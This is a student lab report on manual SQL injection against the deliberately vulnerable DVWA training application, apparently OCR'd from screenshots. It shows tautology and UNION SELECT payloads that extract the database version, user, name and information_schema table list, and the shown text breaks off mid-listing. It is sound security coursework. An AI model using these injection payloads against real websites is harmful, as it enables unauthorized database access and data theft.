
| Lab 5: Manual SQL Injection, John the Ripper | |
|---|---|
| **Name** | Tran Minh Triet |
| **Student ID** | SE172241 |

# Login to DVWA




127.0.0.1:42001/login.php

Username: dvwa

Password: ••••••••

You have logged out



127.0.0.1:42001/security.php

## DVWA Security

### Security Level


Security level is currently: **low**.

You can set the security level to low, medium, high or impossible. The security level changes the vulnerability level of DVWA:

1. Low - This security level is completely vulnerable and **has no security measures at all**. It's use is to be as an example of how web application vulnerabilities manifest through bad coding practices and to serve as a platform to teach or learn basic exploitation techniques.
2. Medium - This setting is mainly to give an example to the user of **bad security practices**, where the developer has tried but failed to secure an application. It also acts as a challenge to users to refine their exploitation techniques.
3. High - This option is an extension to the medium difficulty, with a mixture of **harder or alternative bad practices** to attempt to secure the code. The vulnerability may not allow the same extent of the exploitation, similar in various Capture The Flags (CTFs) competitions.
4. Impossible - This level should be **secure against all vulnerabilities**. It is used to compare the vulnerable source code to the secure source code.
   Prior to DVWA v1.9, this level was known as 'high'.

Low

Security level set to low




## Vulnerability: SQL Injection

User ID:

### More Information

- https://en.wikipedia.org/wiki/SQL_injection
- https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/
- https://owasp.org/www-community/attacks/SQL_Injection
- https://bobby-tables.com/



10.10.237.165/vulnerabilities/sqli/?id=1&Submit=Submit#


## Vulnerability: SQL Injection

User ID: Submit

```
ID: 1
First name: admin
Surname: admin
```

### More Information

- http://www.securiteam.com/securityreviews/5DP0N1P76E.html
- https://en.wikipedia.org/wiki/SQL_injection
- http://ferruh.mavituna.com/sql-injection-cheatsheet-oku/
- http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet
- https://www.owasp.org/index.php/SQL_Injection
- http://bobby-tables.com/



10.10.237.165/vulnerabilities/sqli/?id=%25%27+or+%270%27%3D%270&Submit=Submit#


## Vulnerability: SQL Injection

User ID: %' or '0'='0 Submit

```
ID: %' or '0'='0
First name: admin
Surname: admin

ID: %' or '0'='0
First name: Gordon
Surname: Brown

ID: %' or '0'='0
First name: Hack
Surname: Me

ID: %' or '0'='0
First name: Pablo
Surname: Picasso

ID: %' or '0'='0
First name: Bob
Surname: Smith
```

### More Information

- http://www.securiteam.com/securityreviews/5DP0N1P76E.html
- https://en.wikipedia.org/wiki/SQL_injection
- http://ferruh.mavituna.com/sql-injection-cheatsheet-oku/
- http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet
- https://www.owasp.org/index.php/SQL_Injection
- http://bobby-tables.com/



Not secure | 10.10.237.165/vulnerabilities/sqli/?id=%25%27+or+0%3D0+union+select+null%2C+version%28%29+%23...

## Vulnerability: SQL Injection

User ID: %' or 0=0 union selec Submit

```
ID: %' or 0=0 union select null, version() #
First name: admin
Surname: admin

ID: %' or 0=0 union select null, version() #
First name: Gordon
Surname: Brown

ID: %' or 0=0 union select null, version() #
First name: Hack
Surname: Me

ID: %' or 0=0 union select null, version() #
First name: Pablo
Surname: Picasso

ID: %' or 0=0 union select null, version() #
First name: Bob
Surname: Smith

ID: %' or 0=0 union select null, version() #
First name:
Surname: 5.5.61-0ubuntu0.14.04.1
```


*new 16 - Notepad++

```
Em tên là Trần Minh Triết
SE172241
```

Ln : 2 Col : 9 Pos : 42 Windows (CR LF) UTF-8 INS

### More Information

- http://www.securiteam.com/securityreviews/5DP0N1P76E.html
- https://en.wikipedia.org/wiki/SQL_injection
- http://ferruh.mavituna.com/sql-injection-cheatsheet-oku/
- http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet
- https://www.owasp.org/index.php/SQL_Injection
- http://bobby-tables.com/



Not secure | 10.10.237.165/vulnerabilities/sqli/?id=%25%27+or+0%3D0+union+select+null%2C+user%28%29+%23&S...

## Vulnerability: SQL Injection

User ID: %' or 0=0 union selec Submit

```
ID: %' or 0=0 union select null, user() #
First name: admin
Surname: admin

ID: %' or 0=0 union select null, user() #
First name: Gordon
Surname: Brown

ID: %' or 0=0 union select null, user() #
First name: Hack
Surname: Me

ID: %' or 0=0 union select null, user() #
First name: Pablo
Surname: Picasso

ID: %' or 0=0 union select null, user() #
First name: Bob
Surname: Smith

ID: %' or 0=0 union select null, user() #
First name:
Surname: root@localhost
```


*new 16 - Notepad++

```
Em tên là Trần Minh Triết
SE172241
```

Ln : 2 Col : 9 Pos : 42 Windows (CR LF) UTF-8 INS

### More Information

- http://www.securiteam.com/securityreviews/5DP0N1P76E.html
- https://en.wikipedia.org/wiki/SQL_injection
- http://ferruh.mavituna.com/sql-injection-cheatsheet-oku/
- http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet
- https://www.owasp.org/index.php/SQL_Injection
- http://bobby-tables.com/



Vulnerability: SQL Injection

User ID: [ ] Submit

```
ID: %' or 0=0 union select null, database() #
First name: admin
Surname: admin

ID: %' or 0=0 union select null, database() #
First name: Gordon
Surname: Brown

ID: %' or 0=0 union select null, database() #
First name: Hack
Surname: Me

ID: %' or 0=0 union select null, database() #
First name: Pablo
Surname: Picasso

ID: %' or 0=0 union select null, database() #
First name: Bob
Surname: Smith

ID: %' or 0=0 union select null, database() #
First name:
Surname: dvwa
```


More Information

- http://www.securiteam.com/securityreviews/5DP0N1P76E.html
- https://en.wikipedia.org/wiki/SQL_injection
- http://ferruh.mavituna.com/sql-injection-cheatsheet-oku/
- http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet
- https://www.owasp.org/index.php/SQL_Injection
- http://bobby-tables.com/

*new 16 - Notepad++

```
Em tên là Trần Minh Triết
SE172241
```

Ln : 2    Col : 9    Pos : 42    Windows (CR LF)    UTF-8    INS



Vulnerability: SQL Injection


User ID: %' and 1=0 union sele Submit

```
ID: %' and 1=0 union select null, table_name from information_schema.tables #
First name:
Surname: CHARACTER_SETS

ID: %' and 1=0 union select null, table_name from information_schema.tables #
First name:
Surname: COLLATIONS

ID: %' and 1=0 union select null, table_name from information_schema.tables #
First name:
Surname: COLLATION_CHARACTER_SET_APPLICABILITY

ID: %' and 1=0 union select null, table_name from information_schema.tables #
First name:
Surname: COLUMNS

ID: %' and 1=0 union select null, table_name from information_schema.tables #
First name:
Surname: COLUMN_PRIVILEGES

ID: %' and 1=0 union select null, table_name from information_schema.tables #
First name:
Surname: ENGINES

ID: %' and 1=0 union select null, table_name from information_schema.tables #
First name:
Surname: EVENTS

ID: %' and 1=0 union select null, table_name from information_schema.tables #
First name:
